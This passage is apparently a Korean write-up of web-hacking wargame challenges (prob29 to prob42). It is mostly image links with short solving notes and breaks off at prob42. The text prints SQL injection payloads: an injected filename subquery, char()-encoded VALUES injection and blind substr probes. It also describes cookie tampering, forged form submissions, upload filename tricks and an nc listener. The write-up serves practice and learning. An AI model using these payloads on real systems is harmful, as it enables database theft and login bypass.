filename="(select password from c29\_tb)', 'aaa', char(0x32,0x31,0x38,0x2e,0x31,0x34,0x36,0x2e,0x32,0x30,0x2e,0x36,0x31)),('ccc"

를 하면 쿼리가 보내진다. filename 컬럼은 char 형이므로 편하게 time 컬럼에 명령을 보내도록 하겠다.


filename="krrr', (select password from c29\_tb), char(0x32,0x31,0x38,0x2e,0x31,0x34,0x36,0x2e,0x32,0x30,0x2e,0x36,0x31)),('ccc"




flag is **60e302b197b5650980b1299e27b55e5a**

# prob30







mysql\_connect() 함수의 인자가 없는 경우에는 웹 서버 설정 값에서 DB 연결 대상 정보를 가져온다고 한다. 즉, .htaccess를 이용하면 될 것 같다.



위와 같이 로컬에서 테이블을 만든다.




php manual을 참고하여 .htaccess를 작성한다.




하지만 서버가 업데이트 되면서 .htaccess가 서버에 올라가지를 않네요.

# prob31




그냥 공인 ip -> 사설 ip 포트 포워딩을 해주고 nc -nvlp로 10000부터 10100까지의 포트를 열어 소켓 연결을 하면 되는데 KITRI 공유기에 포트 포워딩을 할 수는 없으므로 풀지 못했다.


# prob32




???




내리다 보면 Join이 보인다.



그리고 vote\_check 쿠키가 생겼다.




join을 누르면 request로 vote = add




navystar을 누르면 request로 hit = navystar

vote\_check 쿠키를 no로 하고 해봤는데 안돼서 그냥 삭제하고 해봤는데 vote가 된다.





fiddler의 composer를 이용해 나를 1등으로 만들어보겠다.




100표를 받으면 클리어 된다.


# prob33








get 변수에 hehe를 넣어주면 Next가 나온다.




그 다음은 POST로 post, post2 변수에 값을 맞춰주면 된다.




입력 폼을 만들어 post로 값을 전송한다.




입력 폼을 만드는 이유는 lv2.php로 값을 전달하는 입력폼이 존재하지 않기 때문이다.





IP를 같게 해주면 Next






문제에서 보이는 hint 값에 값을 조금 더해준 후 반복해서 대입하면 된다.






GET, imget POST impost COOKIE imcookie 세개가 다 있어야 한다.








POST 입력 폼을 만들고, 쿠키를 만들고 get으로 값을 보내면 끝이다.




ip md5, agent md5 하면 된다











ip에서 .을 모두 없앤 후 값을 넣어주면 된다.





















# prob34



들어가자마자 wrong이 뜬다.




스크립트에 난독화가 걸려있다.

개발자 도구로 보면




이런 스크립트가 있으며 url에 '0lDz0mBi2'를 넣으면



패드워드를 얻는다.

# prob35






여러 필터링을 거친 후 admin의 ip와 내 ip가 같으면 solve된다.


그렇지 않으면 주석으로 한 내용을 출력한다.






01079067715보다 높은 값을 넣어주었더니 integer overflow가 남을 볼 수 있다.

01000000000),('admin', '218.146.20.61', 01011112222 를 넣어서 값을 넣어주면 문제가 풀릴 것이다. 하지만 풀리지 않는다. magic\_quote\_gpc가 on 돼있음을 추측할 수 있다.




mysql의 char 변수를 이용하여 문제를 풀자.

01079067715),(char(97, 100, 109, 105, 110),%20char(50, 49, 56, 46, 49, 52, 54, 46, 50, 48, 46, 54, 49),%2001011112222

# prob36





vi 도중 blackout이니 .swp 파일이 생성되었을 것이다.




문제가 막혔다고 한다.

# prob37







tmp/tmp-$time 파일을 항상 한 번씩 만들고 127.0.0.1을 쓴다.

tmp/.number에 파일 수를 적고 30개가 넘어가면 파일을 모두 unlink 한다.

우리가 올린 파일 명은 <, >, ., 이 필터링 되어서 올려지고 거기에는 자신의 ip가 써진다.



그리고 socket을 만들어 127.0.0.1(tmp-$time에 써져있는) 값으로 password를 request 한다.

그렇다면 tmp-$time이 올려지고 우리가 해당 시간파일과 동일한 이름으로 우리 ip를 쓰면 덮어씌울 수 있지 않을까 생각해보았다.


 nc로 대기를 하고..

값을 overwrite 시켜주면 되지만 포트 포워딩도 안되고 웹서버도 없어서 gg


# prob38

123으로 로그인 했더니 로그 내역이 남았다. 여기 개행을 이용해서admin의 이름으로 로그를 남기면 될 것 같다.





왜 안되는거지..?




내 ip로 admin log를 남기는 것이 문제였나 보다.

# prob39





id 부분에 ‘ 콤마 하나가 빠져 있으므로 ‘를 ‘’로 바꾸고 15글자를 짜르므로 admin '를 넣어주면 뒤에서 ‘ 하나가 짤리면서 solve된다.




# prob40




sql injetcion인 것 같은데 no, id, pw에 모두 테스트를 해보자.

no에 1 or 1=1#을 넣었을 때 access denied가 뜬다.



no에 1&&1=1을 넣었을 때는 success가 뜬다.




no에 1||1=1을 넣어도 success가 뜬다.

1||1=1#도 뜨는 것을 확인할 수 있다.

limit, order by, 공백이 필터링 되어 있고 group by는 필터링이 안되어 있다.

1||1=1/\*\*/group/\*\*/by/\*\*/no# 로 값을 뽑아내보려 했으나 필터링이 되어 있다.

no=1||1=1%0agroup%0aby%0ano%23&id=guest&pw=guest로는 값이 뽑아와진다.



admin을 가져왔더니 패스워드를 입력하라고 한다..

즉, blind sql injection을 해야겠다.

no=1||id=0x61646D696E&id=guest&pw=guest 로 했을 때 guest가 나오고

no=2||id=0x61646D696E&id=guest&pw=guest 로 했을 때 admin이 나오는 것을 보아

select (id, pw, no) from prob29\_tb where id=’$\_GET[id]’ and pw=’$\_GET[pw]’ and no=’$\_GET[no]’ 로 select 문을 추측할 수 있다. 즉, id만 알면 모든 값을 가져올 수 있다.


no=2||length(pw)=10&id=guest&pw=gues를 통해 admin의 pw 길이가 10임을 알았다.


이제 substr(pw,1,1)을 해서 admin이 나오는 것을 찾으면 된다. guest, failure은 버려야 한다.

if(substr(pw,1,1)='a',0,1)


이면 Failure, 1이면








서버에 너무 렉이 걸려 첫 글자만 구하고 구글링을 하였다.



# prob41






fn이 빈 파일이라면 copy가 오류를 낸다.


그냥 빈 파일로 올리면 eregi가 필터링을 하므로 파일명을 “<”로 해보도록 하겠다.




hidden\_dir을 알아냈다. hidden\_dir/$fn에 패스워드를 쓰므로




# prob42






